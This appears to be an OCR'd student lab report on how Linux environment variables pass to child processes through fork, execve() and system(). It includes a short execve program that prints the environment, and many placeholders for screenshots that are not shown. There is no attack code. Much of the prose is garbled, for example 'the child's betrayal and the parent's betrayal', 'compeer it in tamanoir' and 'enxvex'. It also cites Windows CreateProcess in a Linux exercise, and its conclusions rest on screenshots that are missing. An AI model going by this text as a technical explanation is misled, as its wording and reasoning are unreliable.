
describe your observation. Save the output in another file.


I find that their environment variables are exactly the same.


I wrote (subl p2c.c) to get the program code




Label 2 change the //printenv(); to printenv();









I wrote Sudo meld





Enter we get this window



It shows the different by highlighted as we see in the child's betrayal and the parent's betrayal Now, we can answer the questions: we would like to know whether the parent's environment variables are inherited by the child process or not.

It's YES, a child process inherits all environment variables from its parent process. Additionally, a parent process may use CreateProcess to create a child process and pass a new set of environment variables to it.


5.3 Task 3: Environment Variables and execve().


In this task, we study how environment variables are affected when a new program is executed via `execve()`. The function `execve()` calls a system call to load a new command and execute it; this function never returns. No new process is created; instead, the calling process's text, data, bss, and stack are overwritten by that of the program loaded. Essentially, `execve()` runs the new program inside the calling process. We are interested in what happens to the environment variables; are they automatically inherited by the new program?

Here is a quotation: man execve to find sar permeder

Step 1. Please compile and run the following program, and describe your observation. This program simply executes a program called `/usr/bin/env`, which prints out the environment variables of the current process.

```
#include <stdio.h>
#include <stdlib.h>

extern char **environ;

int main()
{
  char *argv[2];

  argv[0] = "/usr/bin/env";
  argv[1] = NULL;

  execve("/usr/bin/env", argv, NULL);    ①

  return 0 ;
}
```







Step1: we add (execve("/usr/bin/env" , argv ,environ) this than commend it by put 2//


To be more essayer

Now we will compeer it in tamanoir




Then we well go to that program






We have 2 envex




We want to check

We face a problem it shows all Steff of enxvex2 without enxvex1

What is the problem here?? We will write (man enxvex)




What's envp?




So, we conclude that the benefit of **envp** is**: It used to pass kay = value to this process we work on it**

So, we understand the first case of task 3 is NULL




H+S in keyboard




Step 3. Please draw your conclusion regarding how the new program gets its environment variables.


When the third arguments set as `NULL`, no output. But when it turns to `environ`, all environment variables are printed. Because `environ` is the **user environment** which holds those environment variables.

5.4 Task 4: Environment Variables and system().




I call the code file called callsys.c






